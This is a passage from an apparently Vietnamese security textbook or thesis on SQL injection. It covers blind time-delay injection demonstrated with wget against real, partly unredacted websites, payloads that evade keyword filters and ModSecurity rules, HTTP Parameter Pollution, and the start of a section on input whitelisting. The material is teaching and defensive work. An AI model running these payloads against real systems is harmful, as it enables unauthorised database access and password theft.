cuongpt@cuongpt-laptop:~$ wget "http://[REDACTED].com.vn/tinmbdetail.php?id=id if(@@version not like char(53),benchmark(100000,md5(rand())),31)"
--2010-05-21 10:57:35--  http://[REDACTED].com.vn/tinmbdetail.php?id=id if(@@version not like char(53),benchmark(100000,md5(rand())),31)
Resolving [REDACTED].com.vn... 203.210.240.107
Connecting to [REDACTED].com.vn|203.210.240.107|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'tinmbdetail.php?id=id if(@@version not like char(53),benchmark(100000,md5(rand())),31)'

[ <-> ] 18,065      --.-K/s   in 0.1s

2010-05-21 10:57:44 (149 KB/s) - "tinmbdetail.php?id=id if(@@version not like char(53),benchmark(100000,md5(rand())),31)" saved [18065]

cuongpt@cuongpt-laptop:~$ 

```


Hình 2.16: Truy vấn khai thác sinh độ trễ

Độ trễ trong truy vấn phản hồi trên là 9 giây, như vậy phiên bản MySQL hiện tại ở server không phải 5, dễ dàng suy ra đó là MySQL v4.x. Tuy nhiên thông tin khai thác được không chỉ dừng lại ở việc khai thác tên phiên bản, mọi truy vấn khai thác có thể xây dựng ví dụ như việc dò từng ký tự password của username hiện tại, ...

❖ TMSử dụng các truy vấn lớn

Các truy vấn lớn ở đây được hiểu là các truy vấn trên những tập dữ liệu rất lớn, ví dụ dữ liệu metadata của database. Khi thực hiện những truy vấn này bộ tối ưu phải làm việc nhiều, và truy vấn sẽ bị trì hoãn một cách rất “tự nhiên”.

Ví dụ trong database information_schema của MySQL hiện tại của chúng ta có số bản ghi trong bảng columns là 441, khi thực hiện nối chéo (tích Cartesian) tập số lượng kết quả đã tăng lên rất lớn:




```
cuongpt@localhost:~$ mysql> select count(*) from columns;
+-----+
| count(*) |
+-----+
| 441 |
+-----+
1 row in set (0.01 sec)

mysql> select count(*) from columns c1, columns c2;
+-----+
| count(*) |
+-----+
| 194481 |
+-----+
1 row in set (0.27 sec)

mysql>
```

Hình 2.17: Truy vấn trên information_schema

Do đó, chúng ta có thể sử dụng các truy vấn tới database này sao cho tập kết quả được tham chiếu đủ lớn để sinh độ trễ. Xét request ban đầu, chưa chèn tham số, thời gian phản hồi truy vấn trong khoảng 3 giây.



```
[cuongpt@localhost ~]$ cuongpt@localhost ~]$ wget "http://www.ohangmedias.com/page.php?id=993"
--17:29:36-- http://www.ohangmedias.com/page.php?id=993
Resolving www.ohangmedias.com... 74.220.215.106
Connecting to www.ohangmedias.com|74.220.215.106|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'page.php?id=993'

[      <-->          ] 30,713    20.4K/s  in 1.5s
17:29:39 (20.4 KB/s) = 'page.php?id=993' saved [30713]

[cuongpt@localhost ~]$
```

Hình 2.18: Truy vấn ban đầu

Thực hiện chèn một mệnh đề suy luận vào tham số, trong mệnh đề suy luận này, chúng ta sử dụng một truy vấn “lớn” để làm “dấu hiệu” phân biệt trường hợp mệnh đề suy luận đúng/sai:

```
id = 993 and (char_length(user()) > 4) and 10<(select count(*)
from information_schema.columns)
```

Mệnh đề suy luận chính là **char_length(user()) > 4**, truy vấn ‘lớn’ là truy vấn thứ 3, đếm số bản ghi trong bảng columns. Việc suy luận diễn ra như sau:

- Cách thức hoạt động của engine tối ưu hóa truy vấn luôn đảm bảo giảm thiểu các truy vấn đòi hỏi chi phí cao
 - Trong trường hợp truy vấn này, bộ lập lịch sẽ thực thi mệnh đề suy luận trước. Bởi giá trị true/false của nó sẽ quyết định tới việc có phải thực thi truy vấn lớn phía sau hay không
 - Nếu mệnh đề suy luận trả về false, truy vấn lớn sẽ bị bỏ qua, bởi ít nhất 1 toán hạng trong toán tử and nhận giá trị false đủ khiến kết quả trở thành false.
 - Nếu mệnh đề suy luận true, truy vấn lớn được thực thi và chúng ta sẽ quan sát thấy độ trễ được sinh ra.

Minh họa:

- Trường hợp mệnh đề suy luận true: thời gian tương đương truy vấn ‘sạch’ ban đầu, cụ thể là 3 giây.


Trường hợp mệnh đề truy vấn false: thời gian tổng cộng là 17 giây với trường hợp không sử dụng phép nối tích Decartes trong mệnh đề FROM.

```
[cuongpt@localhost ~]$ wget "http://www.[REDACTED].com/page.php?id=993 and (char_length(user()) < 3) and 4<(select count(*) from information_schema.columns )"
--18:05:50-- http://www.[REDACTED].com/page.php?id=993&20and&20(char_length(user())&20%3C&203)&20and&204&3C(select&20count(*)&20from&20information_schema.columns&20)
Resolving www.[REDACTED].com... 74.220.215.106
Connecting to www.[REDACTED].com[74.220.215.106]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'page.php?id=993 and (char_length(user()) < 3) and 4<(select count(*) from information_schema.columns ).1'

[      =>                                ] 21,846   17.0K/s  in 1.3s
18:05:53 (17.0 KB/s) - 'page.php?id=993 and (char_length(user()) < 3) and 4<(select count(*) from information_schema.columns ).1' saved [21846]

[mệnh đề suy luận : false]
```

Hình 2.19: Mệnh đề suy luận có giá trị sai



```
[cuongpt@localhost -] $ wget "http://www.thangnghia.com/page.php?id=993 and (char_length(user()) > 3) and 4<(select count(*) from information_schema.columns)" --18:08:37-- http://www.thangnghia.com/page.php?id=993&20and%20(char_length(user())%20%3E%203)%20and%204%3C(select%20count(*)%20from%20information_schema.columns%20) Resolving www.thangnghia.com... 74.220.215.106 Connecting to www.thangnghia.com|74.220.215.106|:80... connected. HTTP request sent, awaiting response... 200 OK Length: unspecified [text/html] Saving to: 'page.php?id=993 and (char_length(user()) > 3) and 4<(select count(*) from information_schema.columns)' 18:08:54 (1.92 KB/s) - 'page.php?id=993 and (char_length(user()) > 3) and 4<(select count(*) from information_schema.columns)' saved [30713] [cuongpt@localhost -] $
```

mệnh đề suy luận nhận giá trị True

Hình 2.20: Mệnh đề suy luận có giá trị đúng

Có thể thấy rõ ràng, trong trường hợp mệnh đề suy luận là TRUE, tức là độ dài username hiện tại lớn hơn 3, thì thời gian phản hồi truy vấn bị kéo dài tới 17 giây. Việc này rõ ràng rất dễ nhận ra. Chúng ta có thể mở rộng bất cứ truy vấn khai thác nào theo mô hình này chứ không chỉ sử dụng để xác định độ dài username.

Ngoài INFORMATION_SCHEMA của MySQL, các ứng dụng DBMS khác cũng có những database lớn có thể dùng để xây dựng các truy vấn “lớn” như trên, trên SQL Server metadata được lưu trữ trong database có tên MASTER, và ngoài ra trong mỗi database cũng lưu trữ các định nghĩa đối tượng trong chúng trong một bảng có tên SYSOBJECTS, đây cũng là dữ liệu meta trong từng database. Trong Oracle, chúng ta có thể truy cập vào metadata thông qua các view công khai như ALL_TABLES, ALL_TAB_COLUMNS, ALL_TAB_COLS.

d. Lợi dụng điểm yếu blind SQL Injection để khai thác thông tin trong thực tế

Các điểm yếu blind SQL Injection đòi hỏi nhiều truy vấn và thời gian để có thể trả về kết quả, bởi các mệnh đề suy luận chỉ có thể cho phép ta dò ra được từng byte trong dữ liệu ở database nạn nhân. Chính vì thế việc triển khai tấn công thông qua mô hình này trong thực tế luôn dựa

vào các công cụ hỗ trợ. Trong số các công cụ này, có các công cụ mạnh và miễn phí như SQL map (<http://sqlmap.sourceforge.net>) viết trên Python, Absinthe (www.0x90.org/releases/absinthe/) tiền thân là SQLSqueal – tool sớm nhất triển khai blind SQL Injection, ngoài ra còn có SQLninja (<http://sqlninja.sourceforge.net/>) viết trên Perl, ...

2.4.4. Vấn đề qua mặt các bộ lọc tham số đầu vào

Hiện tại, các ứng dụng đã triển khai nhiều biện pháp nhằm phòng chống những cuộc tấn công khai thác điểm yếu xuất phát từ việc xử lý dữ liệu đầu vào của người dùng. Cách thức được chú trọng nhất đó là xây dựng các bộ lọc nhiều cấp, ban đầu từ mức các hệ thống tường lửa Web (Web Application Firewall), các hệ thống ngăn chặn xâm nhập IPS (Intrusion Prevention System), sau đó là các phép lọc, chuẩn hóa dữ liệu trong mã nguồn, ... Chúng ta cần xem xét các phương pháp được sử dụng để qua mặt các bộ lọc này, từ đó có chiến lược phòng tránh thích hợp. Một số phương pháp được đề cập sau đây.

a. Lợi dụng sự khác nhau giữa ký tự in thường và in hoa

SQL là ngôn ngữ không nhạy cảm kiểu ký tự thường hay hoa. Trong một số trường hợp bộ lọc từ khóa được xây dựng hời hợt, có thể xảy ra tình huống những từ khóa về bản chất như nhau trong truy vấn SQL nhưng được ghép bởi ký tự khác kiểu nhằm vượt qua bộ lọc. Ví dụ đoạn truy vấn inject sau:

‘ AnD ‘1’=’1’--

Giải pháp phòng tránh cho tình huống này cũng khá đơn giản, chuyên hết trường hợp cần xét về dạng chữ hoa hoặc chữ thường để lọc. Tiếp theo ta xét một số vấn đề phức tạp hơn một chút.

b. Sử dụng SQL comment thay thế khoảng trắng

Vai trò của các khoảng trắng là phân cách các từ tố trong mã nguồn. Do đó một phương thức lọc dữ liệu đầu sử dụng việc xóa các

khoảng trăng nhằm vô hiệu hóa các từ khóa nguy hiểm có trong dữ liệu đầu vào của tham số. Ví dụ một đoạn mã của bộ lọc (nguồn : <http://seclists.org/bugtraq/2008/Feb/13>)

```
/*
Vendor : PHPShop
Webiste : http://www.phpshop.org
Version : v0.8.1
Author: the redc0ders / theredc0ders[at]gmail[dot]com
Condition: magic_quote_gpc = off , in php.ini setting
*/

// basic SQL inject detection
$my_insecure_array = array('keyword' => $_REQUEST['keyword'],
                           'category_id' => $_REQUEST['category_id'],
                           'product_id' => $_REQUEST['product_id'],
                           'user_id' => $_REQUEST['user_id'],
                           'user_info_id' => $_REQUEST['user_info_id'],
                           'page' => $_REQUEST['page'],
                           'func' => $_REQUEST['func']);

while(list($key,$value)=each($my_insecure_array)) {
    if (stristr($value,'FROM ') ||
        stristr($value,'UPDATE ') ||
        stristr($value,'WHERE ') ||
        stristr($value,'ALTER ') ||
        stristr($value,'SELECT ') ||
        stristr($value,'SHUTDOWN ') ||
        stristr($value,'CREATE ') ||
        stristr($value,'DROP ') ||
        stristr($value,'DELETE FROM') ||
        stristr($value,'script') ||
        stristr($value,'<>') ||
        stristr($value,'=') ||

        stristr($value,'SET '))
        die('Please provide a permitted value for '$key);
}
```

Chú ý tới những từ khóa được tô đậm, in nghiêng. Trường hợp này mẫu lọc dễ dàng bị vượt qua bởi phương pháp sử dụng dấu comment nhiều dòng. Ví dụ với một chuỗi giá trị tham số đầu vào như sau:

' UNION SELECT * FROM tbl_users LIMIT 1,3--

Sẽ dễ dàng được biến đổi như sau để vượt qua bộ lọc ở trên:

'/**/UNION/**/SELECT/**/*/**/FROM/**/tbl_users/**/LIMIT/**/1,3--

Bởi bộ ký tự comment nhiều dòng được bỏ qua trong khi phân tích cú pháp nhưng chính vì thế mà nó có tác dụng như dấu khoảng trống trong việc ngăn cách các từ.

Không chỉ đơn thuần ở việc ngăn cách các từ, dấu comment nhiều dòng còn có tác dụng ngay cả trong bản thân từ khóa của MySQL, ví dụ với chuỗi tham số đầu vào sau có thể vượt qua cả việc xóa khoảng trống lẫn so khớp từ khóa (trên MySQL):

```
'/**/UN/**/ION/**/SELE/**/CT/**/*/**/FR/**/OM/**/tbl_users/*  
*/LI/**/MIT/**/1,3—
```

c. Sử dụng URL Encoding

“Mã hóa URL là việc chuyển đổi các ký tự trên URL về một định dạng mà có thể truyền an toàn trên Internet” (nguồn: http://www.w3schools.com/html/html_urlencode.asp)

Một số đặc điểm của URL đã được mã hóa:

- o URL được biểu diễn bởi tập các ký tự ASCII
- o Các ký tự ASCII không an toàn được thay thế bằng cụm “%xx” trong đó xx là cụm ký tự đại diện cho ký tự không an toàn tương ứng trong bảng mã ISO-8859-1 (Tham khảo tại: http://www.w3schools.com/tags/ref_entities.asp)
- o Các khoảng trắng (dấu cách) được thay thế bằng dấu cộng (+).

Một điểm yếu được phát hiện ra trong việc xây dựng bộ lọc giá trị tham số đầu vào cho PHP Nuke (2007), trong đó bộ lọc thực hiện chặn cả các khoảng trắng và cụm ký tự mở khói comment nhiều dòng /*. Điểm yếu được phát hiện ra là bộ lọc thất bại trong việc ngăn chặn ký tự mở khói comment nhiều dòng được biểu diễn ở dạng URL đã mã hóa. Ví dụ, tham số giả mạo sau:

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/tbl_users/**/WHERE/**/username/**/LIKE/**/‘admin’--
```

Có thể được mã hóa URL như sau để qua mặt bộ lọc (mã hóa cụm /* thành %2f%2a):

```
‘%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/  
FROM%2f%2a*/tbl_users%2f%2a*/WHERE%2f%2a*/username%2f%2a*  
/LIKE%2f%2a*/‘admin’—
```

d. Thực thi truy vấn động

Thực thi truy vấn động (dynamic query execution) là phương pháp thực hiện truyền một truy vấn và một lời gọi hàm thực thi truy vấn đó.

Rào cản lớn nhất của phương pháp này đó là yêu cầu tài khoản ứng dụng thực hiện để kết nối tới database phải có quyền thực thi.

Thực thi các truy vấn động này ở mỗi DBMS sẽ có những khác biệt nhau, đa phần là sự khác biệt từ những hàm được gọi để thực thi truy vấn. Ở SQL Server có hàm EXEC(string query) được sử dụng để thực thi một truy vấn ở dạng chuỗi. Ví dụ: EXEC(‘SELECT password FROM tbl_users’). Trong Oracle, sử dụng lệnh EXECUTE IMMEDIATE để thực thi một truy vấn chứa trong một chuỗi, ví dụ:

```
declare  
l_cnt  varchar2(20);  
begin  
execute immediate 'select count(1) from emp'  
into l_cnt;  
dbms_output.put_line(l_cnt);  
end;
```

Vấn đề input filter vẫn sẽ quay lại với việc tồn tại những từ khóa có thể bị chặn bởi bộ lọc của ứng dụng. Như vậy, ta vẫn cần sử dụng tới một vài phương pháp để có thể xử lý chuỗi truy vấn sao cho nó được bộ lọc

cho phép. Trong trường hợp đơn giản nhất, sử dụng phương pháp nối xâu ký tự với các hàm nối xâu có sẵn trên các database như đã đề cập, ví dụ:

- o Trên Oracle: ‘SELECT’ Ù ‘SELE’ || ‘CT’
- o Trên SQL Server ‘SELECT’ Ù ‘SEL’ + ‘ECT’
- o Trên MySQL: ‘SELECT’ Ù‘SEL’ ‘ECT’

Dấu + gãy phải trong trường hợp của MySQL có thể sử dụng mã hóa URL để có thể gửi truy vấn trên thông qua HTTP request.

Một dạng xử lý xâu hiệu quả hơn đó là sử dụng các hàm đại diện, có thể trả về ký tự bị cấm thông qua chuyển đổi mã ASCII hoặc mã HEXA của nó. Các hàm như CHAR (hay CHR trên Oracle) được sử dụng để thực hiện việc này. Có hai cách thực hiện việc xử lý chuỗi ký tự:

- o Xử lý từng ký tự, mỗi ký tự được trả về khi thực hiện hàm CHAR với tham số mã ASCII của ký tự đó , ví dụ: SELECT ta sẽ thực hiện biến đổi thành char(83)+char(69)+char(76)+char(69)+char(67)+char(84)

- o Xử lý cả xâu: trường hợp này sẽ sử dụng một xâu mã hóa kiểu hexadecimal đại diện cho cả xâu bị cấm, ví dụ select sẽ được biểu diễn bởi: 0x73656c656374. Ta có một truy vấn được thực thi động như sau:

```
DECLARE @query VARCHAR(100)
SELECT @query =
    0x53454c4543542070617373776f72642046524f4d207462
    6c5573657273
EXEC(@query)
```

Truy vấn trong biến @query trên đại diện cho: SELECT password FROM tblUsers.

e. Sử dụng các byte NULL

Các bộ lọc thường được xây dựng theo dạng module nằm bên ngoài mã nguồn ứng dụng, ví dụ như trên các hệ thống IDS (intrusion detection

system) hay WAF (web application firewall). Thông thường để đảm bảo hiệu năng, các module này thường được viết bằng các ngôn ngữ native như C/C++. Do đó trong trường hợp này nảy sinh một ý tưởng sử dụng các byte NULL để qua mặt bộ lọc.

Byte NULL là một byte thường được dùng để đánh dấu kết thúc một xâu ký tự trong các ngôn ngữ như C/C++, Java,... Ý tưởng chính của phương pháp này đó là dùng byte NULL đánh dấu ngắt xâu tại vị trí sao cho đoạn xâu bôlọc xử lý thì hợp lệ nhưng thực tế giá trị tham số được chuyển cho ứng dụng thì lại chứa truy vấn nguy hiểm. Cụ thể hơn là với các bộ lọc được xây dựng từ các ngôn ngữ trên, khi xử lý input, nó sẽ dừng xử lý trên xâu khi gặp byte NULL trong xâu, nếu đoạn trước đã xử lý không tiềm ẩn nguy cơ thì toàn bộ xâu sẽ được kết luận là “sạch”, và xâu input (kèm cả byte NULL) sẽ được chuyển cho ứng dụng, cho phép truy vấn khai thác có thể được thực thi.

Thực hiện chèn byte NULL không khó, có thể thực hiện chèn byte NULL đã mã hóa URL vào cuối tham số kiểu xâu, ví dụ như trên URL, thực hiện chèn đoạn giá trị sau:

```
%00' UNION SELECT password FROM tbl_users WHERE username LIKE 'admin%--
```

2.4.5.Một số phương pháp qua mặt bộ lọc của tường lửa Web

Các phương pháp được đề cập chia làm hai nhóm:

- o Qua mặt các phương pháp chuẩn hóa (normalization)
- o Một số phương pháp khai thác điểm yếu web mới (HTTP

Parameter Pollution, HTTP Parameter Fragmentation, null-byte replacement,...)

a. Qua mặt các phương pháp chuẩn hóa

Khai thác điểm yếu trong các thao tác chuẩn hóa các đối tượng request của ứng dụng WAF. Chúng ta xét ứng dụng WAF cụ thể, ví dụ ModSecurity(v2.5). Trong ứng dụng này đã triển khai các luật trong gói core rules đi kèm được lấy từ trang chủ của ứng dụng (www.modsecurity.org).

Xét một form GET đơn giản như sau:



Hình 2.21: Form sử dụng GET

Các luật lọc được trang bị trên ModSecurity gồm có các luật được chứa trong các file sau:

A screenshot of a terminal window on a Linux system. The command 'ls /etc/apache2/conf.d/modsec2' is run, showing a list of configuration files: 'custom_rule.conf', 'modsecurity_crs_10_config.conf', 'modsecurity_crs_20_protocolViolations.conf', 'modsecurity_crs_21_protocol_anomalies.conf', 'modsecurity_crs_23_request_limits.conf', 'modsecurity_crs_30_http_policy.conf', 'modsecurity_crs_35_badRobots.conf', 'modsecurity_crs_40_generic_attacks.conf', 'modsecurity_crs_45_trojans.conf', and 'modsecurity_crs_50_outbound.conf'. The prompt 'root@cuongpt-laptop:/etc/apache2/conf.d/modsec2#' is visible at the bottom.


Hình 2.22: Các file cấu hình modsecurity – core rule

File có tên `custom_rule.conf` chính là file được sử dụng để chúng ta tự định nghĩa các luật minh họa. Nội dung trong đó gồm có các luật sau:

```
SecRule ARGS|REQUEST_HEADERS|REQUEST_URI "@pm select  
update insert alter drop union" "deny,status:400,t:lowercase"
```

Luật trên sẽ chặn các request có chứa các từ khóa select, update, insert, alter, drop, union trong giá trị các tham số, trên URL hoặc trong giá trị các trường header của thông điệp (trường hợp này là GET).

Trường hợp các tham số đầu vào từ người dùng là hợp lệ (chú ý tới giá trị tham số và URL):



Hình 2.23: Tham số hợp lệ

Như đã trình bày về luật lọc ở trên, ứng dụng WAF của chúng ta sẽ chặn URL có dạng ?level=select&name=insert&....



Hình 2.24: Tham số đầu vào bị lọc bởi ModSecurity

Phương pháp qua mặt phương pháp chuẩn hóa của WAF đó là sử dụng các dấu comment khôi /**/ để tách các từ khóa dễ gây chú ý như SELECT, INSERT, UNION, ...

Hình 2.25: Sử dụng comment khồi qua mặt ModSecurity


Như vậy, chúng ta đã thành công bước đầu khi vượt qua được WAF. Tuy nhiên, ModSecurity cung cấp một action có tên replaceComments, cho phép xóa các chuỗi comment /* */ và ngay cả /* mà không cần có */ trong request, ngoài ra là một số các hàm biến đổi khác như removeWhitespace, removeNull,... Chúng ta cài tiền luật lọc ban đầu như sau:

```
SecRule ARGS|REQUEST_HEADERS|REQUEST_URI "@pm
    select update insert alter drop union"
    "deny,status:400,t:lowercase,t:replaceComments,
    t:removeWhitespace,t:removeNulls"
```

Lúc này, request sẽ được thao tác cắt bỏ các cụm comment, các dấu cách thừa, các ký tự NULL (%00). Lúc này, các URL dạng như:

?level=se/**/lect&name=drop+table+users&gender=m%00&age=1+or+1=1/*

cũng sẽ bị phát hiện và bị lọc bỏ:



Hình 2.26 – tham số đầu vào bị lọc bởi ModSecurity

Cách thức sử dụng các chuỗi ký tự đặc biệt để cắt nhở các từ khóa nhằm hợp lệ hóa chúng xuất phát từ lý do một số WAF thực hiện xóa bỏ các cụm ký tự đó khỏi request. Điều cần lưu ý ở ModSecurity đó là module này không thao tác trực tiếp với request mà thực hiện thao tác trên một bản sao của nó. Do đó, tuy người dùng có thể sử dụng các chuỗi ký tự đặc biệt bất kỳ để cắt nhở từ khóa nhằm vượt qua WAF, ví dụ, ModSecurity sẽ không lọc được một request có URL như sau:

```
?level=opt1&name=dr#op+table+users&gender=m&age=32
```

Nhưng khi giá trị tham số name được chuyển tới ứng dụng web thì ở dạng “dr#op table users” nó cũng không thể gây hại được.

b. Sử dụng phương pháp HTTP Parameter Pollution

Mô hình qua mặt ứng dụng WAF theo kiểu đầu độc tham số HTTP (HTTP Parameter Pollution - HPP) là cách gọi chung của một nhóm các phương pháp thao tác với tham số trong query string sao cho về mặt hình thức nó vẫn hợp lệ với các luật của ứng dụng WAF nhưng khi được chuyển cho ứng dụng Web các tham số này lại có khả năng gây hại.

Cách thức thứ nhất là sử dụng URL encode, hoặc một số phương pháp tương tự để thay đổi giá trị tham số, ví dụ ta có đoạn mã xử lý tham số đầu vào như sau:

```
$sql = "UPDATE tbl_employees SET salary = (salary - 1000)  
WHERE employee_id = " + $_GET['id'];
```

Khi đó nếu giá trị tham số id trên URL được sửa thành dạng id=0231%20or%201%3d1, thì ứng với giá trị “employee_id=0231 or 1=1” và rõ ràng đây là một câu lệnh không phải ai cũng muốn thực thi.

Cách thức thứ hai, tiêu biểu hơn cả, đó là việc sử dụng nhiều lần một tham số với cùng tên, ứng với các giá trị khác nhau. Ví dụ xét query string: ?var1=val1&var1=val2; trường hợp này, ứng với mỗi mô hình xử

lý HTTP khác nhau sẽ có những hệ quả khác nhau. Bảng sau liệt kê một số kết quả trên các môi trường khác nhau:

Bảng 2.2: Một số kết quả trên các môi trường khác nhau sử dụng phương pháp
HTTP Parameter Pollution

Môi trường	Kết quả tổng quát	Ví dụ kết quả
ASP.NET/IIS	Tham số nhận tất cả giá trị	Var1=val1,val2
ASP/IIS	Tham số nhận tất cả giá trị	Var1=val1,val2
PHP/Apache	Tham số nhận giá trị cuối cùng	Var1=val2
PHP/Zeus	Tham số nhận giá trị cuối cùng	Var1=val2
JSP, Servlet/Apache Tomcat	Tham số nhận giá trị đầu tiên	Var1=val1

Như vậy, với một truy vấn dạng như sau:

/index.aspx?page=select+1,2,3+from+table+where+id=1

Truy vấn trên có thể bị phát hiện dễ dàng, tuy nhiên truy vấn sau thì không:

/index.aspx?page=select+1&page=2,3+from+table+where+id=1

Truy vấn thứ hai có thể vượt qua các phép lọc tương tự như của ModSecurity chúng ta đã xây dựng ở phần trước, và kết quả trả về của truy vấn thứ hai hoàn toàn giống như mục đích của truy vấn thứ nhất.

2.5.Phòng chống SQL Injection

Các biện pháp an ninh trên bất cứ hệ thống thông tin nào đều được triển khai theo nguyên tắc phòng thủ theo chiều sâu, do đó các biện pháp phòng chống SQL Injection chúng ta sẽ đề cập cũng hướng theo mô hình này. Các nội dung được đề cập sau đây sẽ bao gồm việc xây dựng các mã nguồn đảm bảo an toàn, cấu hình máy chủ database, DBMS, và các công cụ dạng tường lửa.

2.5.1.Phòng chống từ mức xây dựng mã nguồn ứng dụng

Điểm yếu SQL Injection bắt nguồn từ việc xử lý dữ liệu từ người dùng không tốt, do đó vấn đề xây dựng mã nguồn đảm bảo an ninh là cốt lõi của việc phòng chống SQL Injection.

1.5.1.1.Làm sạch dữ liệu đầu vào

Được coi là công việc quan trọng đầu tiên cần xử lý trong chuỗi các thao tác. Có hai mô hình có thể được áp dụng cho việc lọc dữ liệu đầu vào, đó là sử dụng danh sách cho phép – whitelist, hoặc danh sách cấm – blacklist. Các mô hình này sẽ được minh họa sau đây dưới một vài ngôn ngữ phát triển ứng dụng web thông dụng nhưC#, PHP, Java.

a. Mô hình danh sách cho phép – Whitelist

Mô hình whitelist liệt kê danh sách những giá trị input nào được cho phép, chính vì thế khi xây dựng nó đòi hỏi người phát triển phải hiểu rõ logic nghiệp vụ của ứng dụng được xây dựng. Một số đặc điểm của input mà mô hình này chú ý tới như kiểu dữ liệu, độ dài, miền dữ liệu (đối với input kiểu số) hoặc một số định dạng chuẩn khác. Ví dụ, với dạng một username thường dùng cho một database công ty, thì một mẫu hợp lệ sẽ là các ký tự giới hạn trong cỡ 15 ký tự, chỉ chứa chữ cái và con số. Các điều kiện này phụ thuộc nhiều vào logic nghiệp vụ và thỏa thuận với người sử dụng.

Phương pháp đơn giản và hiệu quả nhất để xây dựng các mẫu (pattern) hợp lệ là sử dụng biểu thức chính quy (regular expression). Xét một số mẫu biểu thức chính quy áp dụng cho username, password, email sau đây:

- ❖ Username: chỉ chứa các ký tự chữ cái, chữ số và dấu gạch dưới, độ dài tối đa 30 ký tự, tối thiểu 3 ký tự:

“^([a-zA-Z0-9]|_){3,30}”

- ❖ TM Password: chỉ chứa ký tự chữ cái, chữ số, dấu gạch dưới, độ dài tối thiểu 4, tối đa 50

`“^([a-zA-Z0-9]|_){4,50}”`

- ❖ TM Email: chỉ chứa ký tự chữ cái, chữ số, dấu gạch dưới, dấu chấm và ký tự @ trong tên, sẽ có dạng như sau:

`“(|^)[a-zA-Z]+([a-zA-Z0-9]|_)*@([a-zA-Z0-9]+.){1,}[a-zA-Z]+(|$)”`

b. Mô hình danh sách cấm – blacklist:

Mô hình này xây dựng nên các mẫu input được cho là nguy hiểm và sẽ không chấp nhận những mẫu này. Mô hình blacklist kém hiệu quả hơn mô hình whitelist do một vài lý do như sau:

- ❖ TM Số lượng khả năng xảy ra của một input xấu rất lớn, không thể xét đủ được
- ❖ TM Khó cập nhật các mẫu này

